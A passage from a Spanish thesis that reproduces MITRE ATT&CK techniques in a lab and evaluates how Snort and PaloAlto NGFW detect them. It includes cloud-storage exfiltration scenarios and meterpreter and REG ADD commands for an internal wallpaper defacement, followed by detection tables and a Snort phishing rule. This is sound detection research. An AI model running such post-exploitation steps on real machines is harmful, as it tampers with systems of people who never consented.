| Herramientas de ataque utilizadas | OneDrive: servicio de almacenamiento en la nube de Microsoft que permite guardar y sincronizar archivos en línea.                                                                                                                                                        |

Tabla 4-29 Transfer Data to Cloud Account

Para la realización de este ataque, no necesitaremos un escenario concreto. Utilizaremos dos cuentas diferentes de OneDrive y compartiremos un archivo entre ellas




Figura 4-121 Compartir archivos Transfer Data to Cloud Account

4.2.2.9.3. Exfiltration Over Web Service

El objetivo es transferir o exfiltrar datos utilizando servicios web legítimos como pueden ser Google Drive, Telegram... La subtécnica implementada, Exfiltration to Cloud Storage, realiza la exfiltración a almacenamientos en la nube.

|                                   |                                                                                                   |
|-----------------------------------|---------------------------------------------------------------------------------------------------|
| Técnica:Subtécnica                | Exfiltration Over Web Service: Exfiltration to Cloud Storage                                      |
| ID                                | T1567.002                                                                                         |
| Descripción                       | Mediante una cuenta de Google Drive, subiremos archivos pertenecientes al equipo a este servicio. |
| Servicios utilizados              | Servicios web: Servicios como Google Drive, Telegram, Gmail...                                    |
| Herramientas de ataque utilizadas | Servicios web: Servicios como Google Drive, Telegram, Gmail...                                    |

Tabla 4-30 Exfiltration Over Web Service

El escenario para la realización de este ataque es un solo equipo, en el que subiremos a Google Drive diferentes archivos del equipo.

4.2.2.10. Impact

Esta táctica es el último fin de un ciberataque y su objetivo es intentar manipular, interrumpir o destruir tus sistemas y datos.

4.2.2.10.1. Defacement

Los adversarios en esta técnica buscan modificar el contenido visual disponible interna o externamente a una red empresarial, afectando a su integridad. La razón de este ataque es la intimidación principalmente. La subtécnica realizada en este caso es Internal Defacement en la que se busca intimidar a los usuarios de la empresa, desacreditando la integridad de los sistemas.

|                                          |                                                                                                                                                                                                              |
|------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Técnica:Subtécnica</b>                | Defacement: Internal Defacement                                                                                                                                                                              |
| <b>ID</b>                                | T1491.001                                                                                                                                                                                                    |
| <b>Descripción</b>                       | Modificaremos el fondo de pantalla desde un equipo atacante al equipo víctima mediante línea de comandos para subir una imagen que genere intimidación y falta de confianza en la seguridad de los sistemas. |
| <b>Herramientas de ataque utilizadas</b> | Metasploit: Marco de trabajo para desarrollar, probar y ejecutar exploits contra sistemas informáticos.                                                                                                      |

Tabla 4-31 Defacement

El escenario del ataque es el siguiente:




Figura 4-122 Escenario Defacement

Mediante una sesión meterpreter, utilizaremos el shell para configurar parámetros para actualizar el fondo de pantalla del PC Víctima:

Primero, subiremos la imagen al PC Víctima que queremos colocar como fondo de pantalla.

```
meterpreter > upload '/home/dit/Descargas/imagen.bmp' -> %temp%/imagen.bmp
```

Figura 4-123 Subir imagen Defacement

Posteriormente, ejecutaremos los siguientes comandos:

```
C:\Users\ale\AppData\Local\Temp>REG ADD "HKCU\Control Panel\Desktop" /V Wallpaper /T REG_SZ /F /D "%temp%/imagen.bmp"
REG ADD "HKCU\Control Panel\Desktop" /V Wallpaper /T REG_SZ /F /D "%temp%/imagen.bmp"
La operación se completó correctamente.
```

Figura 4-124 Comandos Fondo de pantalla Defacement

```
C:\Users\ale\AppData\Local\Temp>REG ADD "HKCU\Control Panel\Desktop" /V WallpaperStyle /T REG_SZ /F /D 2
REG ADD "HKCU\Control Panel\Desktop" /V WallpaperStyle /T REG_SZ /F /D 2
La operación se completó correctamente.
```

Figura 4-125 Comandos Fondo de pantalla Defacement

```
C:\Users\ale\AppData\Local\Temp>
RUNDLL32 user32.dll,UpdatePerUserSystemParameters
```

Figura 4-126 Comandos Fondo de pantalla Defacement

De esta manera, actualizamos el fondo de pantalla en el PC víctima.

## 5 ANÁLISIS DE DETECCIONES

A continuación, se mostrarán los resultados obtenidos en base a analizar mediante Snort y PaloAlto NGFW cada uno de los ataques realizados. Estos ataques no solamente se corresponden con los realizados en este trabajo, también son analizados el resto de técnicas realizadas en trabajos anteriores.

Respecto al análisis con Snort, no se analizarán todos puesto que esta información ya se encuentra documentada en otros trabajos de esta línea de investigación. Sin embargo, analizaremos cada uno de estos ataques para PaloAlto NGFW ya que es algo único de este trabajo. [26]

### 5.1. Snort

Snort ofrece diversos métodos para documentar las detecciones de ataques, siendo uno de los más comunes la generación de archivos de texto o logs. Otra opción consiste en crear ficheros PCAP que contienen los paquetes responsables de activar las alertas. Para este trabajo, se utilizarán principalmente los logs, que registran las alertas generadas junto con información clave de los paquetes, como direcciones, puertos, números de secuencia, identificadores y marcas temporales.

La detección de Snort se evalúa desde tres perspectivas:

- **Flujos:** Asigna las alertas al flujo de paquetes que las contiene, permitiendo medir la detección a nivel de flujos presentes en la captura.
- **Mensajes:** Cuenta los paquetes únicos que generan una alerta.
- **Instancias:** Registra el número total de alertas asociadas a un paquete, considerando que un paquete puede contener múltiples instancias de ataque (por ejemplo, dos inyecciones SQL en una URL).

Aunque los logs de Snort contienen toda la información necesaria para el análisis, su formato dificulta la interpretación visual. Para solucionar esto, se han desarrollado scripts que convierten los logs en archivos CSV organizados en columnas, disponibles en el repositorio de Github. Estos archivos facilitan la lectura y se complementan con documentos que resumen las alertas generadas por cada ataque, completando así la documentación de las detecciones.

Posteriormente, para el análisis de detecciones individual de cada ataque mediante Snort utilizaremos el siguiente formato para enumerar las diferentes alertas que los diferentes RuleSets han generado que han sido clasificadas como True Positive (TP). Es decir, la alerta detecta de manera precisa el ataque.

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
| -   | -   | -   | -   |

Tabla 5-5-1 Ejemplo Tabla Snort

A modo de recordatorio de los RuleSets o RSX consultar el apartado 3.2 de esta memoria.

### 5.2. PaloAlto NGFW

Para el análisis de PaloAlto NGFW, se ha utilizado un enfoque basado en flujos, asignando las alertas al flujo correspondiente de la captura de paquetes. Al igual que con Snort, mediante la generación de logs se extraen datos como el número total de flujos detectados, flujos con ataques identificados y si un ataque ha sido detectado o no.

Las tablas que presentan los datos de las técnicas implementadas incluyen las siguientes columnas clave:

- **Threat\_id:** Identificador de la alerta generada por PaloAlto.

- Severity: Grado de severidad de la alerta en una escala del 1 al 5, siendo 5 el nivel más crítico.
- Threat: Nombre de la regla asociada a la alerta.
- Category: Tipo de amenaza identificada, como herramientas de hacking, ataques de fuerza bruta o vulnerabilidades.

Además de los datos directos de detección mediante el campo Threat\_id, es importante analizar los logs relacionados con el nivel de aplicación. Estos logs relacionados con el nivel de aplicaciones se denominan a partir de ahora “Control de Aplicaciones”. Estos campos pueden identificar aplicaciones que no necesariamente son ataques, como herramientas legítimas de administradores de red, pero que, si se originan desde direcciones IP desconocidas, podrían indicar amenazas. El uso del motor de Control de Aplicaciones, combinado con el motor IPS de PaloAlto, permite detectar un mayor número de flujos asociados a ataques. La explicación detallada del Control de Aplicaciones será realizada al final del apartado 5 de esta memoria.

Al igual que en el caso de Snort, se han desarrollado scripts para transformar los logs de PaloAlto en hojas CSV, disponibles en el repositorio de Github, que organizan y filtran los campos en un formato más accesible. Para un análisis más detallado sobre qué conjunto de reglas detecta cada ataque y otros aspectos relevantes, se puede consultar el Excel titulado "Detecciones" incluido en el repositorio del proyecto. [30]

### 5.3. Tráfico Legítimo

En este apartado se muestran los resultados obtenidos para el banco de tráfico legítimo utilizado para cada IDS.

#### 5.3.1. Snort

##### 5.3.1.1. Captura de Tráfico Básico

##### 5.3.1.1.1. Captura de Acceso HTTP (LEG-BAS)

| RS1 | RS2 | RS3 | RS4                          |
|-----|-----|-----|------------------------------|
| -   | -   | -   | 2002749, 2002752,<br>2101620 |

Tabla 5-2 Detecciones Snort - Captura de Acceso HTTP (LEG-BAS)

##### 5.3.1.1.2. Captura de Envío SMTP (LEG-BAS)

| RS1 | RS2 | RS3 | RS4     |
|-----|-----|-----|---------|
| -   | -   | -   | 2002749 |

Tabla 5-3 Detecciones Snort - Captura de Envío SMTP (LEG-BAS)

##### 5.3.1.1.3. Captura de Acceso a Youtube (LEG-BAS)

| RS1 | RS2 | RS3   | RS4                                 |
|-----|-----|-------|-------------------------------------|
| -   | -   | 51037 | 2002749, 2002752,<br>2101620, 51037 |

Tabla 5-4 Detecciones Snort - Captura de Acceso a YouTube (LEG-BAS)

#### 5.3.1.2. Capturas DIT (LEG-DIT)

| RS1 | RS2 | RS3 | RS4 |
|-----|-----|-----|-----|
|-----|-----|-----|-----|

|   |                                                                                                                              |                                                                                                                              |                                                                                                                                                                                                                                                                                                                                                                                        |
|---|------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| - | 2001219, 2002910, 2002911, 2003068, 2008120, 2010935, 2010937, 2019102, 2101384, 2101411, 2100366, 2100476, 2027397, 2009967 | 2001219, 2002910, 2002911, 2003068, 2008120, 2010935, 2010937, 2019102, 2101384, 2101411, 2100366, 2100476, 2027397, 2009967 | 2002749, 2002752, 51037, 2001117, 2001219, 2002910, 2002911, 2003068, 2008120, 2009207, 2010935, 2010937, 2019102, 2100381, 2100384, 2100385, 2100399, 2100402, 2100408, 2100469, 2100472, 2100527, 2100615, 2100650, 2101384, 2101390, 2101411, 2101417, 2101444, 2101917, 2009582, 2100366, 2100476, 2100382, 2100404, 2036751, 2008470, 2009205, 2009206, 2009208, 2009967, 2027397 |
|---|------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Tabla 5-5 Detecciones Snort - Capturas DIT (LEG-DIT)

## 5.3.1.1. Capturas CIC (LEG-CIC)

| RS1                                                                                                                                                                                                                                                                                                                                                      | RS2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | RS3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | RS4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1010, 1054, 11968, 1201, 1280, 1394, 1411, 1413, 1417, 1418, 1419, 1420, 1421, 1447, 1448, 1616, 1852, 1917, 2003, 2004, 2049, 21492, 2339, 2418, 254, 27899, 28555, 28556, 28557, 29456, 31136, 366, 368, 372, 373, 381, 382, 384, 385, 396, 399, 401, 402, 404, 408, 41978, 42255, 42340, 42944, 449, 451, 453, 566, 579, 613, 649, 650, 853, 882, 895 | 1010, 1054, 11968, 1201, 1280, 1394, 1411, 1413, 1417, 1418, 1419, 1420, 1421, 1447, 1448, 1616, 1852, 1917, 2003, 2004, 2049, 21492, 2339, 2418, 254, 27899, 28555, 28556, 28557, 29456, 31136, 366, 368, 372, 373, 381, 382, 384, 385, 396, 399, 401, 402, 404, 408, 41978, 42255, 42340, 42944, 449, 451, 453, 566, 579, 613, 649, 650, 853, 882, 895, 2001219, 2001330, 2001569, 2001579, 2001581, 2001583, 2001972, 2002911, 2003068, 2008578, 2008581, 2009099, 2010144, 2010935, 2010936, 2010937, 2010938, 2010939, 2011716, 2012296, 2012647, 2012709, 2012710, 2012711, 2012712, 2013479, 2014702, 2015856, 2016149, | 1010, 1054, 11263, 11968, 1201, 12006, 12065, 12066, 12685, 1280, 13719, 1394, 13974, 14019, 1411, 1413, 1417, 1418, 1419, 1420, 1421, 1447, 1448, 15306, 15362, 15517, 15569, 15850, 1616, 16282, 16510, 16642, 17110, 17152, 17410, 17458, 17494, 18174, 18474, 1852, 18528, 1917, 19786, 19887, 2003, 2004, 20212, 20439, 2049, 20620, 21232, 21492, 21817, 2339, 23493, 23861, 2418, 24303, 24304, 24378, 254, 26317, 26989, 26994, 27611, 27899, 27938, 28039, 28069, 28555, 28556, 28557, 28993, 29456, 29519, 29639, 29957, 31136, 31341, 31399, 31767, 32481, 32757, 32760, 34799, 35180, 35193, 3547, 35527, 36376, 366, 36650, 3679, 368, 372, 373, 37545, 37908, 37909, 38038, 381, 38104, 38124, 382, 38270, 38381, 384, 385, 38575, 38595, 38602, 39488, 396, 399, 39993, 401, 40186, 402, 404, 4060, 408, 41054, 41055, 41056, 41057, 41061, 41063, 41065, 41066, 41067, 41068, 41071, 41072, 41074, 41075, | 1010, 1054, 11263, 11968, 12006, 1201, 12065, 12066, 12685, 1280, 13719, 1394, 13974, 14019, 1411, 1413, 1417, 1418, 1419, 1420, 1421, 1447, 1448, 15306, 15362, 15517, 15569, 15850, 1616, 16282, 16510, 16642, 17110, 17152, 17410, 17458, 17494, 18174, 18474, 1852, 18528, 1917, 19786, 19887, 2003, 2004, 20212, 20439, 2049, 20620, 2100254, 2100312, 2100366, 2100368, 2100369, 2100372, 2100373, 2100381, 2100382, 2100384, 2100385, 2100396, 2100399, 2100401, 2100402, 2100404, 2100408, 2100449, 2100451, 2100453, 2100469, 2100485, 2100486, 2100524, 2100527, 2100537, 2100538, 2100566, 2100615, 2100628, 2100649, 2100650, 2101201, 2101280, 2101411, 2101417, 2101418, 2101420, 2101447, 2101448, 2101616, 2101620, 2101917, 2102003, 2102004, 2102049, 2102329, 2102336, 2102418, 2102465, 2102466, 2102924, 2102925, 2000428, 2000537, 2000538, 2000545, 2001117, 2001219, 2001329, 2001330, 2001331, |



|                                                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2016778, 2018124, 2018585, 2019102, 2019401, 2023640, 2023753, 2024217, 2024297, 2025275, 2025649, 2025650, 2025712, 2025822, 2025992, 2027390, 2027412, 2027413, 2027757, 2029575, 2036252, 2038967, 2038968, 2050281, 2100366, 2100368, 2100369, 2100372, 2100373, 2100537, 2100538, 2100566, 2100579, 2101201, 2101280, 2101411, 2101413, 2101616, 2102003, 2102004, 2102465, 2102466, 2102924 | 41077, 41186, 4135, 41379, 41524, 41526, 41742, 41807, 41978, 42016, 42017, 42255, 42340, 42785, 42944, 42946, 43359, 43362, 43755, 43808, 44455, 44484, 44485, 44486, 44487, 44488, 44489, 44679, 449, 451, 453, 45577, 45578, 45941, 46373, 46412, 46533, 46637, 47082, 47725, 47726, 48134, 48321, 48326, 48331, 48894, 49040, 50447, 50633, 51000, 51065, 51127, 51284, 51333, 51344, 51744, 5318, 53375, 566, 5730, 57756, 57878, 579, 59258, 59597, 59606, 613, 649, 650, 6699, 853, 882, 895, 2001219, 2001330, 2001569, 2001579, 2001581, 2001583, 2001972, 2002911, 2003068, 2008578, 2008581, 2009099, 2010144, 2010935, 2010936, 2010937, 2010938, 2010939, 2011716, 2012296, 2012647, 2012709, 2012710, 2012711, 2012712, 2013479, 2014702, 2015856, 2016149, 2016778, 2018124, 2018585, 2019102, 2019401, | 2001353, 2001384, 2001404, 2001569, 2001581, 2001904, 2001972, 2002749, 2002752, 2002826, 2002911, 2002946, 2002948, 2003006, 2003012, 2003013, 2003020, 2003068, 2003595, 2006408, 2006409, 2007571, 2008230, 2008578, 2008581, 2009099, 2009205, 2009206, 2009207, 2009208, 2009582, 2009583, 2009584, 2009767, 2009768, 2010144, 2010518, 2010706, 2010935, 2010936, 2010937, 2010938, 2010939, 2011016, 2011368, 2011408, 2011411, 2011716, 2011764, 2012296, 2012709, 2012710, 2012711, 2012712, 2013273, 2013479, 2013490, 2013491, 2014384, 2014702, 2016149, 2016662, 2018124, 2018585, 2019102, 2019401, 2021630, 2022218, 2023640, 2023753, 2023997, 2024766, 2025275, 2025649, 2025650, 2025822, 2025992, 2027390, 2027412, 2027413, 2027757, 2027759, 2027768, 2027865, 2030390, 2030555, 2030835, 2031489, 2031490, 2031491, 2034857, 2036252, 2036751, 2038967, 2038968, 2044665, 2044666, 2049956, 2049957, 2051116, 366, 368, 372, 373, 381, 382, 384, 385, 396, 399, 401, 402, 404, 408, 41978, 42016, 42017, 42255, 42340, 42785, 42944, 42946, 43359, 43362, 43755, 43808, 44455, 44484, 44485, 44486, 44487, 44488, 44489, 44679, 449, 451, 453, 45577, 45578, 45941, 46373, 46412, 46533, 46637, 47082, 47725, 47726, 48134, 48321, 48326, 48331, 48894, 49040, 50447, 50633, 51000, 51065, 51127, 51284, 51333, 51344, 51744, 5318, 53375, 566, 5730, 57756, 57878, 579, 59258, 59597, 59606, 613, 649, 650, 6699, 853, 882, 895 |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Tabla 5-6 Detecciones Snort - Capturas CIC (LEG-CIC)

### 5.3.2. PaloAlto

#### 5.3.2.1. Capturas de Tráfico Básico

##### 5.3.2.1.1. Captura de Acceso HTTP (LEG-BAS)

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-7 Detecciones PaloAlto – Captura de Acceso HTTP (LEG-BAS)

##### 5.3.2.1.2. Captura de Envío SMTP (LEG-BAS)

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| -         | -        | -      | -        |

Tabla 5-8 Detecciones PaloAlto - Captura de Acceso SMTP (LEG-BAS)

##### 5.3.2.1.3. Captura de Acceso a Youtube (LEG-BAS)

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| -         | -        | -      | -        |

Tabla 5-9 Detecciones PaloAlto - Captura de Acceso YouTube (LEG-BAS)

#### 5.3.2.2. Capturas DIT (LEG-DIT)

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| -         | -        | -      | -        |

Tabla 5-10 Detecciones PaloAlto - Capturas DIT (LEG-DIT)

#### 5.3.2.3. Capturas CIC (LEG-CIC)

| Threat_id | Severity | Threat                                                              | Category         |
|-----------|----------|---------------------------------------------------------------------|------------------|
| 109010003 | 1        | -                                                                   | url              |
| 54482     | 3        | SIPVicious Scanner Detection                                        | Info-leak        |
| 31993     | 1        | Microsoft Communicator INVITE Flood Denial of Service Vulnerability | Brute-force      |
| 56505     | 1        | Non-RFC Compliant DNS Traffic on Port 53/5353                       | Protocol-anomaly |

Tabla 5-11 Detecciones PaloAlto - Capturas CIC (LEG-CIC)

## 5.4. Tráfico de Ataques

A continuación, se muestra un análisis para cada uno de los IDS de las detecciones obtenidas. Existen casos en el siguiente análisis en el que el análisis de Snort se encuentra vacío. En estos casos, se debe a que el análisis de las detecciones ha sido realizado en trabajos anteriores. Para obtener la documentación asociada a este análisis, consultar el apartado C.45 del Anexo C de este documento.

Resulta importante destacar que en este apartado realizamos el análisis de 80 técnicas diferentes. En conjunto con el trabajo *Análisis de la capacidad de detección de ataques de red mediante el IDS Snort y Fortigate* hemos realizado un análisis de todas las implementaciones realizadas en las diferentes técnicas. [26]

### 5.4.1. Reconnaissance

#### 5.4.1.1. Active Scanning (T1595)

Existen dos subtécnicas implementadas de esta técnica y se han realizado 3 implementaciones diferentes de estas subtécnicas. En concreto, se han realizado las subtécnicas T1595.002 y T1595.003. La primera se encarga de realizar un escaneo de vulnerabilidades mientras que la segunda realiza un escaneo de página web.

##### 5.4.1.1.1. Snort

##### 5.4.1.1.2. PaloAlto NGFW

- Escaneo de vulnerabilidades

| Threat_id | Severity | Threat                                 | Category |
|-----------|----------|----------------------------------------|----------|
| 94318     | 2        | Nmap Aggressive Option Print Detection | Hacktool |
| 94317     | 2        | Nmap Service Detection                 | Hacktool |
| 58433     | 3        | Nmap Scripting Engine Detection        | hacktool |

Tabla 5-5-12 T1595.002 Escaneo de vulnerabilidades PaloAlto

Estas alertas detectan el uso de la herramienta Nmap, la cual es una herramienta frecuentemente utilizada para realizar escaneo de puertos o escaneo de vulnerabilidades. En concreto, la primera detecta el uso de la opción de Nmap -A para un escaneo agresivo. La segunda detecta la detección de servicios mientras que la última alerta que detecta el ataque detecta el uso de Nmap como motor de secuencias de comandos.

- Escaneo de páginas web

Existen dos implementaciones diferentes de este ataque:

| Threat_id | Severity | Threat                     | Category      |
|-----------|----------|----------------------------|---------------|
| 9999      | 1        | -                          | url           |
| 40129     | 4        | Hydra Brute-Force Attempt  | Vulnerability |
| 59420     | 1        | Hydra User-Agent Detection | vulnerability |

Tabla 5-5-13 T1595.003 Escaneo de páginas web

Para esta implementación del ataque, se detecta un gran número de alertas con threat\_id 9999, que hacen referencia a URLs posiblemente maliciosas. En este caso, genera esta alerta múltiples veces detectando el escaneo completo de una página web. La segunda alerta detecta el intento de fuerza bruta mediante Hydra, una

herramienta con este mismo propósito y la tercera detecta el campo User-Agent de las solicitudes HTTP como el típico campo que utiliza esta herramienta para rellenar este campo.

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-5-14 T1595.003 Escaneo de páginas web 2 PaloAlto

Esta implementación detecta el escaneo de una página web mediante el threat\_id 9999, que se genera en una gran cantidad de ocasiones.

#### 5.4.1.2. Search Open Technical Databases (T1596)

##### 5.4.1.2.1. Snort

##### 5.4.1.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat                          | Category      |
|-----------|----------|---------------------------------|---------------|
| 33337     | 1        | DNS Zone Transfer AXFR Attempt  | Vulnerability |
| 35287     | 1        | DNS Zone Transfer AXFR Response | Vulnerability |

Tabla 5-5-15 T1596.001 DNS Transferencia PaloAlto

Este ataque genera dos alertas correspondientes a una transferencia de zona DNS que detectan la técnica. Estas transferencias de zona DNS, tal como indican las alertas, se realizan mediante el protocolo AXFR que es el mecanismo más simple para replicar estas zonas DNS.

#### 5.4.1.3. Phishing for Information (T1598)

##### 5.4.1.3.1. Snort

| RS1 | RS2 | RS3 | RS4     |
|-----|-----|-----|---------|
| -   | -   | -   | 2025364 |

Tabla 5-16 T1598 Snort

En este caso, Snort ha sido capaz de detectar este ataque mediante la alerta con SID 2025364 que se corresponde a la siguiente regla:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT EVENTS Google Docs Phishing Landing 2018-02-15"; flow:established,to_client; file_data; content:"<title"; nocase; content:"Sign in - Google Accounts"; nocase; within:30; fast_pattern; content:"input[type=email]"; nocase; distance:0; content:"input[type=password]"; nocase; distance:0; classtype:bad-unknown; sid:2025364; rev:3; metadata:affected product Web Browsers, attack target Client Endpoint, created at 2018 02 15, deployment Perimeter, former category CURRENT EVENTS, signature severity Minor, tag Phishing, updated_at 2018_04_03;)
```

Esta regla está diseñada para detectar intentos de phishing relacionados con la imitación de la página de inicio de sesión de Google Accounts (cuentas de Google), como parte de un ataque de phishing que ocurrió alrededor de febrero de 2018.

Algunos aspectos de la regla a destacar es que se encarga de buscar patrones como que el título de la página web contenga el texto “Sign in – Google Accounts” en la etiqueta <title>. Además, se verifican campos para

introducir un email y una contraseña.

#### 5.4.1.3.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-17 T1598.003 Spearphishing Link PaloAlto

PaloAlto no ha sido capaz de detectar ninguna alerta para este ataque que sea capaz de detectarlo.

#### 5.4.1.4. Gather Victim Identity Information (T1589)

##### 5.4.1.4.1. Snort

##### 5.4.1.4.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-5-18 T1589.002 Recogida de cuentas de email PaloAlto

PaloAlto no ha sido capaz de detectar ninguna alerta para este ataque que sea capaz de detectarlo. Esto se debe a que es un ataque en el que se intenta recoger información sobre cuentas de email, lo que se considera tráfico legítimo. Sin embargo, mediante control de aplicaciones obtenemos la siguiente información que en conjunto con una configuración correcta de direcciones IP a proteger, direcciones IP desconocidas puede ser capaz de bloquear este tipo de tráfico:

| App          | Subcategory | Characteristic                                                                                                       | Risk of App |
|--------------|-------------|----------------------------------------------------------------------------------------------------------------------|-------------|
| Smtplib-base | email       | used-by-malware,able-to-transfer-file,has-known-vulnerability,tunnel-other-application,prone-to-misuse,pervasive-use | 5           |

Tabla 5-5-19 T1589.002 Recogida de cuentas de email Control de Aplicaciones PaloAlto

#### 5.4.2. Resource Development

##### 5.4.2.1. Compromise Accounts (T1586)

##### 5.4.2.1.1. Snort

##### 5.4.2.1.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
| 9999      | 1        | -      | url      |

Tabla 5-20 T1586.001 Comprometer cuentas PaloAlto

Para esta técnica se detecta un escaneo de miles de URIs diferentes. Por tanto, PaloAlto detecta una multitud de alertas con threat\_id 9999. Esto quiere decir que se está produciendo un ataque de fuerza bruta de manera clara.

### 5.4.2.2. Establish Accounts (T1585)

#### 5.4.2.2.1. Snort

#### 5.4.2.2.2. PaloAlto NGFW

| Threat_id | Severity | Threat | Category |
|-----------|----------|--------|----------|
|-----------|----------|--------|----------|

Tabla 5-21 T1585.001 Establecer cuentas de redes sociales PaloAlto

